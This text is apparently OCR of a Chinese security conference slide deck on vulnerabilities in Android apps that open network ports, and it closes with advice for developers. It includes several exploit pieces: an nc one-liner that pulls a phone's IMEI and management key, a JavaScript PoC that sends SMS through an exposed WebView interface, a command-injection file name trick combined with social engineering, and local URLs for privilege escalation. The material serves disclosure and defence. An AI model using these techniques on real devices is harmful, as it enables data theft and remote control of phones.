Android APP 开放网络端口的安全风险

MS509 Team

关于我

- 中国电子科技网络信息安全有限公司
  安全专家
- MS509 Team（使命工作室）核心成员
- 乌云ID：小荷才露尖尖角
  - 主要研究方向：Android/Linux安全

提 纲

1. 引言
2. Android安全机制
3. 漏洞挖掘方法
4. 典型漏洞案例
5. 反思

WormHole漏洞

- 由乌云@瘦蛟舞大牛发现
- 一个影响海量应用、上亿用户的漏洞
- 一个极为好用的漏洞


——图源自网络

WormHole技术特点

- 在任意地址监听TCP网络端口（PF_INET Socket）
- 漏洞位于SDK中
- 弱认证
- 传入一系列威力强大的命令
  - SendIntent
  - AddContactInfo
  - DownloadFile
  - UploadFile
- 可在本地、WIFI网络和蜂窝网络触发
- 不朽（Immortal）服务

Android APP组成

- 每个APP包括Activity、Receiver、Service和Provider四大应用组件
- 应用组件通过Intent进行IPC通信（显式或隐式）



应用组件保护

- 默认情况下应用组件不被别的APP访问(exported = false)
- 根据AndroidManifest.xml文件设置是否导出
  - 属性：exported=[true|false]
  - intent-filter存在则默认导出
- 可通过permission标签进行保护
  - normal
  - dangerous
  - Signature
  - signatureOrSystem

安全隔离

- 默认情况下
  - 每一个APP都是Android系统中独一无二的Linux用户，有自己唯一的uid（One user per app）
- 特例
  - 在两个应用都被同一证书对应的私钥签名的情况下，可通过sharedUserId 机制 (AndroidManifest.xml)共享uid

最小特权


- 一个APP默认情况下没有权限（0 Permission），必须要在AndroidManifest.xml申请权限
- 通过权限保护特权行为
  - SD card 读写，INTERNET访问，发送SMS, …
- 权限可以保护
  - 函数: AccountManager.getAccounts() (GET_ACCOUNT)
  - Intents: android.intent.action.CALL (CALL_PHONE)
  - 应用组件: content://contacts (READ_CONTACT)
- 权限赋予给Uid，而非APP的packagename
  - 因此也适用于Native Code
  - sharedUserID的所有APP共享权限

Android APP的攻击面

Intent、Binder、网络Socket、本地域Socket、抽象命名空间Socket、共享内存、文件……

APP边界

网络边界



网络Socket、WIFI、3G/4G、NFC、蓝牙、短信彩信……

主动、被动

本地攻击

应用定位

1. 查看感兴趣的网络端口

```
➜ ~ adb shell netstat -a|grep -E "LISTEN|udp*"
 tcp        0      0 127.0.0.1:9527          0.0.0.0:*               LISTEN
tcp6        0      0 :::6259                 :::*                    LISTEN
tcp6        0      0 :::6677                 :::*                    LISTEN
tcp6        0      0 fe80::f8a9:d0ff:fe55:70d3:8058 :::*                    LISTEN
tcp6        0      0 ::ffff:192.168.8.169:8058 :::*                    LISTEN
tcp6        0      0 fe80::faa9:d0ff:fe55:70d3:8058 :::*                    LISTEN
tcp6        0      0 :::7777                 :::*                    LISTEN
tcp6        0      0 :::15555                :::*                    LISTEN
tcp6        0      0 ::ffff:127.0.0.1:54917  :::*                    LISTEN
udp6        0      0 fe80::f8a9:d0ff:fe55:70d3:53204 :::*                    CLOSE
udp6        0      0 ::ffff:192.168.8.169:53204 :::*                    CLOSE
udp6        0      0 fe80::faa9:d0ff:fe55:70d3:53204 :::*                    CLOSE
udp6        0      0 :::1900                 :::*                    CLOSE
udp6        0      0 :::1900                 :::*                    CLOSE
udp6        0      0 :::1900                 :::*                    CLOSE
```

2. 在/proc/net/tcp6(或tcp/udp/udp6)文件中grep端口号的16进制，获得uid

```
➜ android-open-port git:(master) ✗ adb shell grep -i 3cc3 /proc/net/tcp6
6: 00000000000000000000000000000000:3CC3 00000000000000000000000000000000:0000 0A 00000000:00000000 00:00000000 00000000 10115        0 25409 1 00000000 100 0 0 2 -1
```

3. 根据uid查到应用

```
➜ android-open-port git:(master) ✗ adb shell ps | grep u0_a115
u0_a115   3798  244   918548 49976 ffffffff 00000000 S com.qiyi.video
u0_a115   3859  244   891088 40632 ffffffff 00000000 S .iqiyipushserviceGlobal
u0_a115   3883  3859  878920 28620 ffffffff 00000000 S .iqiyipushserviceGlobal
u0_a115   5544  244   885196 44696 ffffffff 00000000 S com.qiyi.video:bdservice_v1
u0_a115   6156  244   890200 44400 ffffffff 00000000 S com.qiyi.video:plugin_service
u0_a115   6171  244   882756 41560 ffffffff 00000000 S com.qiyi.video:baiduLocation
```

动态分析

- 通过adb shell脚本，了解当前已运行APP的端口开放情况

```
~/study/vul-analysis/android-open-port(master ✗) python findPort.py
Package                    Proto Recv-Q Send-Q        Local Address          Foreign Address        State

com.ludashi.benchmark:permmgr tcp6       0      0 :::6666                :::*                   LISTEN
com.smartisanos.phone_number_assistant udp6       0      0 :::52635               :::*                   CLOSE
com.smartisanos.phone_number_assistant udp6       0      0 :::33387               :::*                   CLOSE
com.smartisanos.phone_number_assistant udp6       0      0 :::44143               :::*                   CLOSE
com.smartisanos.phone_number_assistant udp6       0      0 :::58623               :::*                   CLOSE
com.smartisanos.phone_number_assistant udp6       0      0 :::56080               :::*                   CLOSE
```

- 进一步可实现为Android后台运行的 Service，跟踪、统计手机上所有已运行App的打开网络端口情况
  - netstat plus

静态分析

- 基于Androguard静态分析工具，在Smali Bytecode中搜寻打开网络套接字端口的指令

TCP:

```
invoke-direct {v0, v1}, Ljava/net/ServerSocket;-><init>(I)V
```


UDP:

```
invoke-direct {v1, v0}, Ljava/net/DatagramSocket;-><init>(I)V
```

```
[Critical] <OPEN_PORT> Open Port Checking:
          Open Port Code Found:
              TCP Port: 5000
              TCP Port: 5005
              TCP Port: args in runtime.
              TCP Port: args in runtime.
              Which are in the following sequence:
              => Lcom/joinme/common/k/a/d;-><init>(Landroid/content/Context;)V (0x2c) ---> Ljava/net/ServerSocket;-><init>(I)V
              => Lcom/joinme/common/k/a/d;->a()V (0x12) ---> Ljava/net/ServerSocket;-><init>(I)V
              => Lcom/joinme/common/k/b/c;->a(I)Z (0x30) ---> Ljava/net/ServerSocket;-><init>(I)V
              => Lcom/joinme/common/k/c/a;-><init>(I I)V (0x1a) ---> Ljava/net/ServerSocket;-><init>(I)V
              UDP Port: 65502
              UDP Port: 65504
              Which are in the following sequence:
              => Lcom/joinme/maindaemon/JoinMeUdpService;->doListen()V (0x20) ---> Ljava/net/DatagramSocket;-><init>(I)V
              => Lcom/joinme/ui/ShareManager/NeighbourListener;->doListen()V (0x1a) ---> Ljava/net/DatagramSocket;-><init>(I)V
              Please confirm if they are vulnerable!
```


统计

- 国内应用市场开放网络端口应用统计



典型案例

- 利用开放网络端口



本地提权

- WooYun-2015-111534 ： 新浪微博（v5.2.8）本地提权
  - 在libweibohttp.so实现HTTPServer，在127.0.0.1地址监听TCP 9527端口
  - 在Java中解析HTTP请求
    - http://127.0.0.1:9527/login?callback=xxx，返回当前登录用户信息
    - http://127.0.0.1:9527/query?appid=packagename，检索已安装应用信息
    - http://127.0.0.1:9527/si?cmp=<pacakgename>_<componentname>&data=<url scheme>&act=<action name>，设置指定的intent，并传入startActivity函数

新浪微博本地提权

- 如果Intent指向新浪微博自身的私有activity，又会如何？

DoS

提权

远程获取敏感信息

- WooYun-2015-129912：百度某SDK泄露IMEI和地理位置信息
  - 在动态加载的dex文件中监听TCP端口 7777
  - 可通过http://IP:7777/command?callback=xyz&...的形式本地或者远程获取手机的敏感信息
  - 支持的命令：GetCuid、GetApn、Geolocation等等

通过GetCuid获得IMEI

通过Geolocation获得IMEI

百度某SDK泄露IMEI与地理位置

- 使用手机热点，在联通3G网络内网扫描

扫描一个C段，获得8台手机的IMEI，2台手机的地理位置

远程管理手机（1）

- WooYun-2015-94537：中兴手机助手(v2.1.66.3224)远程管理机制绕过
  - 开放UDP 65502端口，发送一个硬编码的字符串，可获得手机管理的口令

```
void doListen() {
    DatagramSocket v1;
    DatagramSocket v2 = null;
    byte[] v0 = new byte[1024];
    DatagramPacket v3 = new DatagramPacket(v0, v0.length);
    try {
        v1 = new DatagramSocket(65502);
    }
    catch(Throwable v0_1) {
        v1 = v2;
        goto label_35;
    }
    catch(Exception v0_2) {
        v1 = v2;
        goto label_28;
    }

    try {
        JoinMeUdpService.udpListen = true;
        while(JoinMeUdpService.udpListen) {
            a.b("WIFI", "udp listen ......");
            v1.receive(v3);
            if(!JoinMeUdpService.udpListen) {
                break;
            }

            this.doComm(v1, new String(v3.getData(), 0, v3.get
        }
```

监听端口

```
void doComm(DatagramSocket arg5, String arg6, InetAddress arg7, int arg8) {
    try {
        if(!arg6.equalsIgnoreCase("JoinMe Broadcast")) {
            a.b("WIFI", "invalid broadcast: " + arg6);
            return;
        }

        String v0_1 = arg7.getHostAddress();
```

特定的命令字

```
~ echo -n "JoinMe Broadcast" | nc -u 192.168.1.5 65502
{"IMEI":"a000004f0ea11d","Name":"HUAWEI P7-L09","SecretKey":"b820fd","Type":"BC"
}
```

中兴手机助手远程管理机制绕过

- 利用这个管理口令就可以获得手机的所有信息

- 公共WIFI场合可批量扫描！

远程管理手机（2）

- CVE-2014-8757： LG On-Screen Phone App认证绕过
  - 在TCP 8382端口监听，PC端管理客户端通过这个端口进行管理
  - 正常情况下，需要用户在手机上同意，才能发起连接对手机进行管理
  - 然而上述认证过程可以不需要，直接发起后续的管理过程。修改PC端可直接对手机进行管理

POC：https://github.com/irsl/lgosp-poc/

远程命令执行（1）

- WooYun-2015-114241：高德地图（v7.2.6）远程命令执行
  - 实现了一个小型的HTTP Server，在任意地址监听TCP 6677端口

```
static {
    AMapService.AOUTH_SERVER = new String[]{"amap.com", "http://m.map.so.com", "http://180.96.64.225/mo",
            "http://myamap.duapp.com", "http://10.2.", "http://192.168.", "http://group.myamap.com/",
            "http://wb.test.myamap.com", "http://114.247.50.32"};
```


  - 需要匹配Referer才能访问


http://<手机ip>:6677/androidamap?action=yyy&param2=value2&...&paramn=valuen

  - 支持通过HTTP以以下三种命令访问
    - getpackageinfo：获取手机安装包信息
    - geolocation：获取手机地理位置
    - androidamap：可操作高德地图内部WebView访问指定的链接

高德地图远程命令执行

两种利用方式

- 令WebView加载file://域的恶意脚本文件，按照恶意脚本的请求，窃取高德地图app私有目录下的敏感文件，突破沙箱
- 由于高德地图API版本较低（android:minSdkVersion=“8”），令WebView访问恶意网页，利用暴露的js接口注入恶意代码，实现命令执行



发短信POC

```
5 function execute() {
6     var sendsms = jsInterface.getClass().forName("android.telephony.SmsManager").getMethod("getDefault",null).invoke(null,null);
7     sendsms.sendTextMessage("[redacted]", null, "pwned", null, null);
8 }
9 </script>
```

远程命令执行（2）

- 某推送SDK 在本地条件满足下的远程命令执行
  - 在Native中监听某一范围的随机网络端口
  - 可通过该网络端口传入使用该SDK的package，检查该package相关的文件是否存在（弱认证）
  - 若文件存在，则将文件名带入am命令，以system函数执行

```
if ( dword_400AC000 <= 15 )
{
  j_j_sprintf(
    &s,
    "am startservice -n %s/c                                                    ush.action.keepalive",
    v1);
  v7 = j_j_bsd_signal(17, 0);
  v8 = j_j_system(&s);
  v9 = v8;
  if ( dword_400AC018 )
```

  - 如何利用？
    - 传入污染的package，需要在手机上创建嵌入命令的特殊（猥琐）文件，例如“something; *command* ;”或“&& *command* //”
    - 结合社工，可预先远程发给受害者带猥琐文件名的zip，解压在本地

突破内网

通过某移动OA App socks代理进入内网

- 监听某TCP随机端口，分析发现该端口为socks代理服务使用

```
void serve() {
    this.serverRunning = true;
    try {
        while(this.serverRunning) {
            Socket v0 = this.serverSocket.accept();
            if(v0 == null) {
                continue;
            }

            new ProxySession(this, v0).start();
        }

        return;
    }
    catch(Exception v1) {
        this.writeLog("Exception in Proxy Server.serve(): " + v1.toString());
        return;
    }
```

- 在电脑上设置手机IP为代理服务器地址，端口为代理服务器端口，即可登录内网移动OA系统

小结

- 根据一年来的研究经验，形形色色的网络端口漏洞层出不穷，且容易出现大漏洞
  - 漏洞位置：Java or Native
  - 漏洞类型：敏感信息泄露、命令执行
  - 漏洞利用场景：本地、公共WIFI、蜂窝网络

根源：基于PF_INET 套接字的网络端口及API没有提供认证方式，开发者需要自己实现，容易造成疏忽

对开发者的建议

- 作为客户端软件，大部分APP无需在任意地址监听网络端口
  - bind to 127.0.0.1 ，而非0.0.0.0
- 结合业务特点，选用其他更有Android特色的，支持细粒度安全检查的IPC通信方式
  - Intent Bundle

    使用Signature级别的权限保护暴露组件
  - AIDL Binder 或Messenger

    使用Binder.getCallingUid或getCallingPid,或者Context.checkCallingPermission或者enforceCallingPermission
  - AF_UNIX：Unix Domain Socket

    使用系统调用getsocketopt(fd, SQL_SOCKET, SO_PEERCRED, &cr, &len),然后判断struct ucred cr的pid、uid、gid
- 即使要使用Socket，应仔细检查通过网络端口传入的数据

谢谢！

Q/A

MS509 Team公众号

欢迎交流，个人微信： heeeeen